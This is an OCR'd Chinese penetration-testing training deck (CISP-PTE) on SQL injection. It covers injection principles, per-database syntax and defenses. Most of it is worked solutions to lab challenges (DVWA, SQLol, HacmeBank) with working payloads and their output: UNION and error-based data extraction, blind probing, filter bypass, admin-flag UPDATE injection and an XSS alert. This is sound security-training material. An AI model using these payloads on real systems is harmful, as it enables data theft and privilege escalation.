GooAnn
gooann.com 谷安天下


培训教育
Training Services

CISP-PTE

Web 安全基础(2) – 注入漏洞

主讲：

注入漏洞



SQL注入

SQL注入

- 通过本知识域，我们会：
  - SQL注入的概念
    - 了解SQL注入漏洞原理
    - 了解SQL注入漏洞对于数据安全的影响
    - 掌握SQL注入漏洞的方法
  - SQL注入的类型
    - 了解常见数据库的SQL查询方法
    - 掌握MSSQL，MySQL，ORACLE数据库的注入方法
    - 掌握SQL注入漏洞的类型
  - SQL注入的安全防护
    - 掌握SQL注入漏洞修复和防范方法？
    - 掌握一些SQL注入漏洞检测工具的使用方法？


什么是SQL注入

- SQL注入是一种Web应用代码中的漏洞。
- 黑客可以构造特殊请求，使Web应用执行带有附加条件的SQL语句
  - 用户请求中带有参数的值，没有进行任何过滤
  - 用户请求中带有参数的值，没有进行任何转码
- 通过特殊的请求，Web应用向数据库访问时会附带其它命令：
  - 任意查询命令
  - 创建数据库 / 表
  - 更新数据库 / 表内容
  - 更改用户权限
  - 删除数据 / 表 / 数据库
  - 执行系统命令

SQL注入漏洞对于数据安全的影响

- SQL注入漏洞会：
  - 可读取 / 修改数据库中的库和表
    - 获取用户的账号，密码（可能被加密过），邮箱，联系方式
    - 信用卡信息
    - 修改产品价格
    - 删除数据
  - 可执行系统命令
    - 修改权限，获取系统管理员权限
    - 修改任意文件
    - 安装后门

SQL注入原理



SQL注入漏洞的方法

- 右边是一个登陆页面
  - 点击“submit”之后，web应用会执行：
    - 接收发送的POST请求
    - 获取用户名和密码： （bart, simpson)
    - 构建SQL语句：select * from users where username = 'bart' and password = 'simpson';
    - 发送给数据库服务器来验证

- 这个时候，我们可以对username进行变化
  - 输入的用户名不是简单的bart,而是 bart' and 1=1; --
  - 这样整个语句变成如下：
    - select * from users where username = 'bart' and 1=1; -- ' and password = 'simpson';
  - 这个时候，--后面的都会变成注释，不用密码就能进行登陆。

SQL注入类型

- 简单注入（simple SQL injection)
  - 永真式：最后加入 or 1=1 来保证无论如何都能获取数据。
  - 错误语句：让Web应用构造错误的SQL语句来抛异常，来判断数据库类型
  - 结束注释：使用注释符注释剩余语句
  - 联合查询：使用union all，后面可以写我要查询的真正语句
- 盲注（Blind SQL injection)
  - 一般我们可以根据返回数据获取我们想要的信息。
  - 但一些页面，我们是获取不到详细信息。信息只有正确或不正确。

各个数据库注入方式

- 注释符： --(MSSQL, MySQL), #(MySQL), /*comment*/(MySQL)
- 单行用分号隔开，运行多个SQL语句：MSSQL
- 判断（IF，ELSE语句）
  - MySQL：IF(***condition*,*true-part*,*false-part***)
    - SELECT IF(1=1,'true','false')
  - MSSQL：IF ***condition true-part*** ELSE ***false-part***
    - IF (1=1) SELECT 'true' ELSE SELECT 'false'
  - Oracle：BEGIN　IF ***condition*** THEN ***true-part***; ELSE ***false-part***; END IF; END;
    - BEGIN IF (1=1) THEN dbms_lock.sleep(3); ELSE dbms_lock.sleep(0); END IF; END;
- 字符串链接：
  - MSSQL：+
  - MySQL，Oracle：||
- 更多参考：https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/


注入例子

- 在DVWA，我们可以进行测试：
  - 简单注入：
    - 1' and 1=1; # , 1' and 1=1; # 判断是否可以被注入
    - 1' or 1=1; # 来尝试获取全部账号信息
    - 1' union all select 1, 2; # 来判断可以获取的参数个数
    - 1' union all select 1,(@@version); #来获取数据库版本
    - 1' union all select 1,(database()); #获取数据库名称
    - 1' union all select 1, group_concat(column_name) from information_schema.columns where table_name='users' ; #获取表所有列名

如何防护SQL注入

- 为什么会出现SQL注入漏洞?
  - 数据库可以运行系统命令
    - 用最小化权限的账户启动数据库
    - 进制让数据库执行系统命令
  - 连接数据库的用户权限过大
    - 使用IDS，WAF等监控是否有异常操作
    - 连接数据库的用户权限最小化
  - 错误信息返回过多的信息
    - 统一管理错误信息
    - 禁止向用户提供错误信息
  - 在服务器未进行过滤
    - 过滤所有客户端数据
    - 审核数据

如何防护SQL注入 – 续



SQL注入测试工具

- SQLMAP
  - 功能强大
  - 界面不友好
- AWVS / APPScan / WebInspect
  - 可以查找各种类型的漏洞
  - 速度较慢

SQL注入实例 – SQLol（0）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge0.php
- 要求：输入点可以查询用户名是否存在。使用SQL注入遍历所有用户
  - 语句类型 - SELECT
  - 注入类型 - where语句注入
  - 访问类型 - GET
  - 过滤 - None
  - 输出 - 所有用户，错误语句，查询语句

SQL注入实例 – SQLol（0）答案

- **' or '1'='1**
- **Query (injection string is underlined):**
  SELECT username FROM users WHERE username = '' or '1'='1' GROUP BY username ORDER BY username ASC

  Results:
  Array ([username] => Chunk MacRunfast)
  Array ([username] => Herp Derper)
  Array ([username] => Peter Weiner)
  Array ([username] => SlapdeBack LovedeFace)
  Array ([username] => Wengdack Slobdegoob)

SQL注入实例 – SQLol（1）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge1.php
- 要求：找到社会安全码表，显示内容
  - 语句类型 - SELECT
  - 注入类型 - where语句注入
  - 访问类型 - GET
  - 过滤 - None
  - 输出 - 所有用户，错误语句，查询语句

SQL注入实例 – SQLol（1）答案

- 1. 查找数据库
  - ' and 1=2 union select concat_ws(char(32,58,32),user(),database(),version()) #
    - Array ([username] => pte@localhost : sqlol : 5.5.56-MariaDB)
- 2. 查找表
  - ' and 1=2 union all select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA='sqlol'; #
    - Array ([username] => ssn)
      Array ([username] => users)
- 3. 查找列
  - ' and 1=2 union select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='ssn';#
    - Array ([username] => name)
      Array ([username] => ssn)
- 4. 显示所有字段
  - ' and 1=2 union select concat_ws(char(32,58,32),name , ssn) from ssn #
    - Array ([username] => Wengdack Slobdegoob : 000-00-1112)
      Array ([username] => Herp Derper : 012-34-5678)
      Array ([username] => Peter Weiner : 111-22-3333)
      Array ([username] => Chunk MacRunfast : 666-67-6776)
      Array ([username] => SlapdeBack LovedeFace : 999-99-9999)

SQL注入实例 – SQLol（2）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge2.php
- 要求：找到社会安全码表，显示内容。
  - 语句类型 - SELECT
  - 注入类型 - where语句注入
  - 访问类型 - GET
  - 过滤 - 单引号过滤
  - 输出 - 所有用户，错误语句，查询语句

SQL注入实例 – SQLol（2）答案

- 显示所有字段
  - 1 and 1=2 union select concat_ws(char(32,58,32),name , ssn) from ssn; #
    - Array ([username] => Wengdack Slobdegoob : 000-00-1112)
      Array ([username] => Herp Derper : 012-34-5678)
      Array ([username] => Peter Weiner : 111-22-3333)
      Array ([username] => Chunk MacRunfast : 666-67-6776)
      Array ([username] => SlapdeBack LovedeFace : 999-99-9999)

SQL注入实例 – SQLol（3）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge3.php
- 要求：找到社会安全码表，显示内容。
  - 语句类型 - SELECT
  - 注入类型 - where语句注入
  - 访问类型 - POST
  - 过滤 - 单引号过滤
  - 输出 – 一次一行，错误语句，无查询语句

SQL注入实例 – SQLol（3）答案

- 1. 查找数据库
  - ' and 1=2 union select concat_ws(char(32,58,32),user(),database(),version()) #
    - Array ([username] => pte@localhost : sqlol : 5.5.56-MariaDB)
- 2. 查找表
  - ' and 1=2 union all select TABLE_NAME from information_schema.TABLES where TABLE_SCHEMA='sqlol' LIMIT 1 OFFSET 1; #
    - Array ([username] => ssn)
    - Array ([username] => users)
- 3. 查找列
  - ' and 1=2 union select COLUMN_NAME from information_schema.COLUMNS where TABLE_NAME='ssn'; LIMIT 1 OFFSET 1 #
    - Array ([username] => name)
    - Array ([username] => ssn)
- 4. 显示所有字段
  - ' and 1=2 union select concat_ws(char(32,58,32),name , ssn) from ssn LIMIT 1 OFFSET 1 #
    - Array ([username] => Wengdack Slobdegoob : 000-00-1112)
    - Array ([username] => Herp Derper : 012-34-5678)
    - Array ([username] => Peter Weiner : 111-22-3333)
    - Array ([username] => Chunk MacRunfast : 666-67-6776)
    - Array ([username] => SlapdeBack LovedeFace : 999-99-9999)

SQL注入实例 – SQLol（4）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge4.php
- 要求：找到社会安全码表，显示内容。查询结果不能显示，需要构造语句到错误显示处。
  - 语句类型 - SELECT
  - 注入类型 - where语句注入
  - 访问类型 - POST
  - 过滤 - 不过滤
  - 输出 – 没有返回语句，错误语句，无查询语句

SQL注入实例 – SQLol（4）答案

- 1. 查找数据库
  - ' and (extractvalue(1, concat(0x7e,(select concat_ws(char(32,58,32),user(),database())))))) and '1'='1
    - XPATH syntax error: '~pte@localhost : sqlol'
- 2. 显示所有字段
  - ' and (extractvalue(1, concat(0x7e,(select concat_ws(char(32,58,32),name , ssn) from ssn LIMIT 1 OFFSET 1)))) and '1'='1 #
    - ATH syntax error: '~Wengdack Slobdegoob : 000-00-1112'
    - XPATH syntax error: '~Herp Derper : 012-34-5678'
    - XPATH syntax error: '~ Peter Weiner : 111-22-3333'
    - XPATH syntax error: '~ Chunk MacRunfast : 666-67-6776'
    - XPATH syntax error: '~ SlapdeBack LovedeFace : 999-99-9999'

SQL注入实例 – SQLol（5）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge5.php
- 要求：找到社会安全码表，显示内容。盲注。
  - 语句类型 - SELECT
  - 注入类型 - where语句注入
  - 访问类型 - POST
  - 过滤 - 不过滤
  - 输出 – 返回语句只有真假，没有错误语句，无查询语句

SQL注入实例 – SQLol（5）答案

- 1. 查找用户名
  - ' or ascii(substring((select user()),1,1)) = 111 #
  - ' or ascii(substring((select user()),1,1)) = 112 # -- 112 是p
    - Got results!
  - ' or ascii(substring((select user()),2,1)) = 116 # -- 116 是t
    - Got results!

SQL注入实例 – SQLol（6）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge7.php
- 要求：找到社会安全码表，显示内容。DELETE注入。
  - 语句类型 - DELETE
  - 注入类型 - where语句注入
  - 访问类型 - POST
  - 过滤 - 不过滤
  - 输出 – 无返回语句，错误语句，无查询语句

SQL注入实例 – SQLol（6）答案

- 与SQLol（4）类似
  - ' or updatexml(0,concat(0x01,(SELECT concat(name,' ',ssn) FROM ssn limit 0,1)),0) #
    - XPATH syntax error: 'Wengdack Slobdegoob 000-00-1112'

SQL注入实例 – SQLol（7）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge8.php
- 要求：找到社会安全码表，显示内容。
  - 语句类型 - SELECT
  - 注入类型 - where语句注入
  - 访问类型 - POST
  - 过滤 - union,select,where,and,or,--,#
  - 输出 – 全部返回，错误语句，查询语句

SQL注入实例 – SQLol（7）答案

- 使用大小写混合
  - ' uNion seLect concat(name,':',ssn) from ssn uNion selEct null from users whEre username='
    - Array ([username] => Chunk MacRunfast:666-67-6776)
      Array ([username] => Herp Derper:012-34-5678)
      Array ([username] => Peter Weiner:111-22-3333)
      Array ([username] => SlapdeBack LovedeFace:999-99-9999)
      Array ([username] => Wengdack Slobdegoob:000-00-1112)

SQL注入实例 – SQLol（8）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge9.php
- 要求：找到社会安全码表，显示内容。
  - 语句类型 - UPDATE
  - 注入类型 - where语句注入
  - 访问类型 - POST
  - 过滤 - union,select,where,and,or,--,#
  - 输出 – 全部返回，错误语句，查询语句

SQL注入实例 – SQLol（8）答案

- 修改update语句
  - myadmin', isadmin=1 where id=3 #
    - Array ([username] => Chunk MacRunfast:666-67-6776)
      Array ([username] => Herp Derper:012-34-5678)
      Array ([username] => Peter Weiner:111-22-3333)
      Array ([username] => SlapdeBack LovedeFace:999-99-9999)
      Array ([username] => Wengdack Slobdegoob:000-00-1112)

SQL注入实例 – SQLol（9）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge10.php
- 要求：找到社会安全码表，显示内容。
  - 语句类型 - SELECT
  - 注入类型 - 列注入
  - 访问类型 - GET
  - 过滤 - 无过滤
  - 输出 – 全部返回，无错误语句，查询语句

SQL注入实例 – SQLol（9）答案

- 修改update语句
  - concat(name,':',ssn) from ssn #
    - Array ([concat(name,':',ssn)] => Wengdack Slobdegoob:000-00-1112)
      Array ([concat(name,':',ssn)] => Herp Derper:012-34-5678)
      Array ([concat(name,':',ssn)] => Peter Weiner:111-22-3333)
      Array ([concat(name,':',ssn)] => Chunk MacRunfast:666-67-6776)
      Array ([concat(name,':',ssn)] => SlapdeBack LovedeFace:999-99-9999)

SQL注入实例 – SQLol（10）

- 页面：http://mcir.pte.com/sqlol/challenges/challenge12.php
- 要求：反弹式XSS注入。
  - 语句类型 - SELECT
  - 注入类型 - WHERE 注入
  - 访问类型 - POST
  - 过滤 - 无过滤
  - 输出 – 单行返回，错误语句，无查询语句

SQL注入实例 – SQLol（10）答案

- 修改where语句
  - 1' and <script>alert(11)</script># #
    - 在火狐浏览器下弹出提示语句

SQL注入 - SQL Server数据库注入(1)

- 登录注入
  - 页面：http://hacmebank.com/HacmeBank_v2_Website/aspx/Login.aspx?function=Welcome
  - 用户名注入

- 答案：
  - 注入语句： ' OR 1=1 --

SQL注入 - SQL Server数据库注入(2)

- 登录注入
  - 页面：http://hacmebank.com/HacmeBank_v2_Website/aspx/Login.aspx?function=Welcome
  - 用户名注入
  - 通过错误语句查出用户名

SQL注入 - SQL Server数据库注入(2)答案

- 查找表明
  - ' having 1=1 –
    - Column 'fsb_users.user_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
- 查找列
